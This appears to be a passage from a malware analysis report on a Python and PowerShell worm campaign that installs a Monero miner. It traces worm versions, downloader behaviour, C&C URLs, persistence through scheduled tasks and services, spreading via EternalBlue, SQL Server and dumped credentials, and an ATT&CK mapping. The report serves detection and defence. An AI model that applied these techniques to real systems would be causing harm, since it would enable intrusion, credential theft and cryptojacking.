- c: the infection cycle currently in progress (after the worm tries to infect all machines in its known IP ranges, the cycle restarts)
- VER: the malicious script's version
- d: number of compromised domain accounts
- from: name of the exploit used to infect this machine, obtained from the marker file ("domain" if "domain.txt" exists, "mssql" if "143.txt" exists, etc.)
- mpass: "*"-separated list of passwords compromised through Mimikatz
- size: worm file size, in bytes
- num: number of infected machines
- sa: "*"-separated list of passwords which were successfully used to connect to Microsoft SQL servers

- the C&C server's response is nearly identical to the one used by the svhost.exe downloader, with the only difference being that the RC4 encryption key is not hashed, and was changed to "none_public_key"
- other minor improvements

On 2019-03-11, version 4 of the worm was released, which came with the following updates:

- mutex checked at startup replaced with `Global\D0E858DF-985E-4907-B7FB-8D732C3FC3B8}`
- replaced "DnsScan" and "Autoscan" task names with random words
- stopped using "msInstall.exe" filename for the worm executable, changed to a random filename under the Windows directory. The "msInstall.exe" file is still copied to infected machines, but it is not used.
- no longer executes the worm on the infected machine immediately after infection; it will be run from the scheduled task the next day
- fixed a bug (mentioned above) that prevented the worm from locating the dig.exe and dl.exe components.
- removed `http[:]//info.haqo.net/e.png` C&C URL
- renamed dl.exe's location mapping from `716C71426C42714` to `Global\716C71426C42714`
- other bug fixes and minor improvements

On 2019-03-12, version 5 of the worm was first seen. Apart from a few small changes, this component received the following updates:

- added `info.ackng.com/e.png` C&C URL
- shipped with new Invoke-Mimikatz.ps1 build, which is now run every 5 days instead of every day

Version 6 was first seen between 2019-03-12 and 2019-03-13 and only came with minor changes and some bug fixes.

Version 7, first seen on 2019-03-13, comes with these changes (other than minor improvements and fixes):

- fixed long-standing bug where the number of infections was not being properly counted, which, under normal circumstances, leads to a crash after successfully infecting another machine. This could be due to a misunderstanding of Python's "global" statement.
- increased interval between Mimikatz runs to 150 hours (6 days, 6 hours)

- added code that seems to try to restart the worm if more than 10 C&C contacts have been performed (around one per hour), if no infection cycles have been completed yet. However, this is only checked once, before the first C&C contact, and never afterwards.

```
def cnc_contact_loop():
  global num_infection_loops,num_contact_loops  # and others
  if num_contact_loops>10:
    if num_infection_loops==1:
      try:
        reexe=sys.executable
        os.execl(reexe,reexe,*sys.argv)
      except:
        pass
  while 1:
    .
    .
    .
    time.sleep(3500)
    num_contact_loops=num_contact_loops+1
```

Fig 4. Self-restart routine (deobfuscated). Note the programming error, as the check for the number of contacts is performed before entering an infinite loop.

- updated password list sent to C&C before every contact. Before, it was only updated on startup, and would not be updated when Mimikatz ran again, or a Microsoft SQL infection succeeded with a new password.

Version 8, first seen on 2019-03-18, brings these changes:

- every time a remote machine is infected, a random word, along with a space, and a CRLF line terminator are appended to the worm executable. This way, the length of the chain of infection can be tracked.
- The `\Microsoft\Windows\Bluetooths` task was renamed to `\Microsoft\Windows\Bluetool` accross-the-board.
- two more URL query parameters were added:
    - dig: "1" if the dig.exe component is running, "0" otherwise
    - mdl: same as "dig", but for the "dl.exe" component
- changed the way downloaded executables (received from the C&C server) are handled: the files are moved to `update.exe` in the current directory and then executed
- changed code that seems to try to restart the worm after several C&C contacts. After 240 C&C contacts (240 hours, or 10 days), the worm is restarted regardless of the number of completed infection cycles. However, this code suffers from the same programming error as before, and the process is never restarted.
- some minor changes

On 2019-03-21, the newest update (version 9) of this component was released. In this version, the update process is slightly changed: the older version is killed both by the `taskkill` command and by the `wmic` utility. A new task is added to run this file, named either "update" or "escans". Also, when a file is downloaded from the C&C server, it is copied, not moved, to `update.exe`.

The dig.exe updated miner

This component is a miner component. Apart from being written by the worm to an infected machine, it is unclear how it ends up on an infected system, but it is likely downloaded by "dl.exe" or the worm itself. It contains an embedded XMR (Monero) miner.

Before running, it checks a mutex ("`TNQ0N2TaQu1a`"); if already present, the miner will not run. Also, this component uses file mappings to allow the Python worm to locate it when infecting a remote computer, in order to install the miner on as many targets. The first mapping is `Global\Parentoogdi1`; if this mapping exists and contains a path, this component will forward that path instead of its own. (We have seen this mapping written by a sample that drops either a 32-bit or a 64-bit miner, the second being much more advanced, using GPUs if available, depending on the system's architecture.) The chosen path (either its own or that of the more advanced loader) is written to the `716371426342716` file mapping. This mapping is directly read by the newer versions of the Python worm. If this file mapping already exists, another miner is running on the system, so this process exits.

This component creates a thread that, every 2 hours, deletes and recreates an empty `C:\Windows\Temp\appdatad.ini` file. We can only speculate on the meaning of this file, but it may be used as a marker for the last time the miner was running.

A resource of the "`zip`" type is LZMA-decompressed, loaded in-memory and executed. In this sample, this file is a build of XMRig, a Monero miner, which contributes to the following pools: `lplp.abbny.com`, `lplp.beahh.com`, and `lplp.haqo.net` (username is "x" and password is not configured, the default being "x").

The dl.exe downloader evolution

This component functions as a downloader and is an improvement over the original svhost.exe. It is spread by the worm, if it is running on the machine from where the infection originated, or may be downloaded by it through the C&C contacting features of the updated Python worm.

First, this component checks if both the `AH0a4hnqzh3gQc` mutex and `Global\716C71426C42714` file mapping are available. If so, the mutex is taken, and the path to this file is written in the file mapping. If the mutex is already taken, or the file mapping already exists, the downloader shuts down. Then it checks if it is installed: it must be running out of `C:\Windows\System32`, `C:\Windows`, or the `AppData\Roaming` user directory, and be over 10 megabytes in size. If not installed, it does the following:

- it copies itself to a random filename in each of the above directories, padding the file with random data, up to a large random size (approximately between 52 and 74 MB);
- a new scheduled task with a random task name is added and started, that runs the copy in the Windows directory, every 50 minutes starting at 07:00:00.
- the downloader copy in the `AppData\Roaming` directory is added to the Run key for the current user, with a random name
- the copy inside the System32 directory is added as a service with a random name, with the following description: "***This service only runs when Performance Data Helper is activated.***". An existing service with the same name is overwritten. This may, in very rare occasions, cause damage to the system, if the random name clashes with a legitimate Windows service, like "Netlogon" or "Power".

Every hour, it will connect to the following URLs:

- `http[:]//ppm.abbny.com/x.php`
- `http[:]//oom.beahh.com/x.php`
- `http[:]//iim.ackng.com/x.php`

and send them the following information in the query string:

- computer name
- system UUID, obtained by running `wmic csproduct get UUID`
- MAC address, obtained by running `wmic nic where netconnectionid!=NULL get macaddress`
- OS version and bitness, obtained from `RtlGetNtVersionNumbers` and `GetNativeSystemInfo`
- GPU model, obtained by running `Wmic Path Win32_VideoController Get Description`
- whether the worm is running (from the `Global\D0E858DF-985E-4907-B7FB-8D732C3FC3B8}` mutex and `path`

file mapping)

- whether the dig.exe component is running (from the `TNQ0N2TaQu1a` mutex and `716371426342716` file mapping)
- a 64-bit timestamp of the moment when the request was made

The server response is in the same format, with the same encryption and signature keys as in the former svhost.exe component, and contains the same content, a list of MD5|URL pairs. It will download from the previous URLs, and will perform the same operations as the former svhost.exe, depending on the URL file extension. The MD5 hash must match the hash of either the final file, or the compressed buffer, if the data was in a compressed format. The downloaded data is written to a filename inside `C:\Windows\Temp` based on the URL, then executed.

In a separate thread, this sample deletes and recreates an empty `C:\Windows\Temp\appdatab.ini` file, every 2 hours.

The PCASTLE PowerShell components

As mentioned before, the newer versions of the worm add a scheduled task on computers with Windows PowerShell installed, named "`\Microsoft\Windows\Bluetooths`" or (since version 8) "`\Microsoft\Windows\Bluetool`". This task simply builds an URL, consisting of "`http[:]//v.beahh.com/v`" and the user's local domain (if the user is not enrolled in any domain, this will be a lowercase conversion of the computer's name). This URL responds with a PowerShell script, which will be executed.

As this component is already relatively well explained in existing threat intelligence literature, we will only describe it generally.

At the time of the analysis, the `v.beahh.com` domain was down. However, the last IP of this domain, 27.102.107.137 still responded with the malicious script. After several layers of obfuscation, the script has the following functionality:

- on the first run, it adds a new task, with the same name as the first MAC address that runs a PowerShell script downloaded from `http[:]//v.y6h.net/g?h` if running as administrator, or `http[:]//v.y6h.net/g?l` otherwise, in both cases followed by the first run timestamp. The downloaded script ensures persistence. To prevent adding the task a second time, a file in the Temp directory, named "kkk1.log", is created as a marker.
- downloads a PowerShell script from `http[:]//27.102.107.137/status.json?allv6`, also sending miscellaneous information like MAC address, installed antivirus, the presence of the `Global\powerv5` and `Global\powerdv5` mutexes, and others, in the URL query string. Unfortunately, during our analysis, the C&C server did not respond with any scripts.
- If the `Global\powerv5` mutex is not taken, it downloads another PowerShell script from `http[:]//down.bddp.net/newol.dat?allv6`, sending similar information as before. This is an additional, PowerShell-only worm identified in cybersecurity literature as PCASTLE, and is similar in function to the Python worm. It includes Invoke-Mimikatz.ps1, PingCastle's MS17-010 (EternalBlue) vulnerability scanner, two EternalBlue implementations based on PowerShell Empire's, a SMBExec/PSExec implementation with pass-the-hash capabilities, a SMB client, and a registry credential dumper. It also contains small username, password and NT hash lists. Also, this component connects to `http[:]//update.bddp.net/upgrade.php?ver=6p`, sending info about the system such as MAC address, installed antivirus solutions and Windows version, and runs any PowerShell code returned by this C&C server.
- If the Global\powerdv5 mutex is not taken, download either `http[:]//down.bddp.net/d32.dat?allv6` or `http[:]//down.bddp.net/d64.dat?allv6`, depending on the OS architecture (32-bit and 64-bit, respectively). This is a PowerShell loader for a XMRig miner, that takes the `Global\powerdv5` mutex, checks the `TgQ9q2TdQu8V` mutex to ensure only one process is running at a time, and contributes to the `lpp.zer2.com:443` and `lpp.awcna.com:443` pools (username is "x", password is not configured, the default being "x").

This worm scans for an open SMB port on IPs gathered from multiple sources:

- `ipconfig /all`,
- `ipconfig /displaydns`,
- `netstat –ano`,
- own global IP as returned by `https[:]//api.ipify.org/`,
- PowerShell's `[System.Net.DNS]::GetHostByName($null).AddressList`).

[16] For each of these IPs that does not have open port 65530 (infection marker for this worm), this sample will try gathered

credentials, then, if PingCastle's MS17-010 vulnerability scanner finds a vulnerability, two EternalBlue exploits are used. After each infection, the C&C server is notified at the `http[:]//log.bddp.net/logging.php?ver=6p` URL, sending the name of the exploit used, the IP address of the infected target and, in the case of PSExec, the credentials that were used (username, domain, password hash) and more.


If the target system can be infected through compromised credentials, the worm forwards port 65530 to 1.1.1.1:53, opens a "DNS" firewall rule on this port, and adds a "\Microsoft\Windows\Rass" task that downloads and runs a PowerShell script from `http[:]//v.bddp.net/wm?hdp`. Then, this worm installs the following files on any user directories (under `C:\Users`):

- `AppData\Roaming\sign.txt`: a file containing a single "0" character. It is unknown at the moment what is the usefulness of this file.
- `AppData\Roaming\flashplayer.tmp`: a JScript file that, in a loop, runs PowerShell scripts downloaded from `http[:]//v.bddp.net/ipc?dplow`. The script we could download is identical to the first script in this section.
- `\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\FlashPlayer.lnk`: a shortcut file that runs the flashplayer.tmp script using WScript.exe.


Also, this sample deletes `\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\run.bat` for any user on the hosts it infects. From context, this seems to be an older version.

The EternalBlue shellcode adds a port forwarding from 65530 to 1.1.1.1:53, creates a "DNS" firewall rule that allows this port, and creates a task named "`\Microsoft\Windows\Rass`" that downloads and runs a PowerShell script from either `http[:]//v.bddp.net/eb?32` or `http[:]//v.bddp.net/eb?64`, depending on the OS architecture. These scripts are both identical to the first script in this section.

Infection flow for the two worms:



Worm comparison: targeting and exploits used:



→ Python worm infection
→ PowerShell worm infection

EB Use of EternalBlue Exploit
SQL Use of Microsoft SQL Server exploit

DUMP Use of dumped credentials
WEAK Use of weak credentials


(Note: when dumped credentials are used against unrelated targets, it is considered a weak credential attack)

Telemetry


This threat spreads through the two worm components, written in Python and PowerShell, which find targets from the following rules:

- both worms try to infect the local networks that this machine is connected to
- both worms infect all public IPs sharing the same CIDR /24 subnet as this computer's (IPs are identical up to the last dot)
- the PowerShell worm also tries to infect known DNS servers and machines that this computer is already connected to
- the Python worm also tries to spread to many random public IPs.

Apart from making web servers slightly more vulnerable to these attacks, none of these rules favor a specific region, country, organization or sector. However, most of these targets will be in the same organization or geographical region. It is also possible that a campaign to spread these files through another means, like the original supply chain attack, may, intentionally or not, favor some targets over others. Also, a region or sector with more unsecured computers will see more infections, because this threat uses vulnerabilities and weak credentials to spread. Prior to version 9, this was the infection heat map:




Version 9 saw a massive spike in infections, especially in India. It is unclear now if this was the result of a separate campaign, refining the methods of infections, or simply due to a longer timeframe in which it operated, giving the threat time to spread.



ATT&CK Techniques (Adversarial Tactics, Techniques, and Common Knowledge)

MITRE ATT&CK™ is a public knowledge base that contains a list of tactics and techniques used by threat actors, compiled from real-world observations on how threats behave in-the-wild. Each technique is assigned a unique identifier (ID), followed by a name and a description of how it operates.


Below is an overview of how the analyzed worm-crypto miner combo is mapped on the ATT&CK matrix.



The initial exploit was through the compromise of a potentially unwanted application's (PUA) update servers.

A computer can be infected through EternalBlue or a Microsoft SQL Server exploit.


A computer can also be infected with weak credentials.



Recent updates used PowerShell extensively.


This threat executes itself through many scheduled tasks.

Both the initial svhost.exe and the newer dl.exe components execute inside services.



Many scheduled tasks are installed during installation and exploitation.


Downloader components persist through services.



An EternalBlue privilege escalation exploit is used to install tasks and administrator accounts during an infection.

The scheduled tasks mentioned above run at the SYSTEM level.


Downloader components get SYSTEM permissions through services.




During a worm infection, this threat opens its marker ports (65530, 65531, 65532 and/or 65533, depending on version) in the Windows Firewall.

This sample uses filenames like “svchost.exe”, “svhost.exe” and places its files inside the Windows directory.

Python and PowerShell scripts are usually obfuscated, to make detection and reverse engineering more difficult.



The worms use both Mimikatz and registry credential dumpers to find user accounts to use against other machines.




The Python worm runs commands to detect domain administrator accounts.

The worms look for IP addresses in various sources (including random generation) and then try to infect the entire (CIDR /24) subnet of those IPs.

Both worms check open ports to see if SMB and/or Microsoft SQL Servers are running on the remote machine. The Python worm tailors its attack to the target's Windows version, and the PowerShell one employs PingCastle's EternalBlue (MS17-010) scanner.

The downloader components send make and model of the CPU and GPU to the C&C, which can send a more powerful miner, if possible.

The PSExec implementation looks for shares where it can write its service.

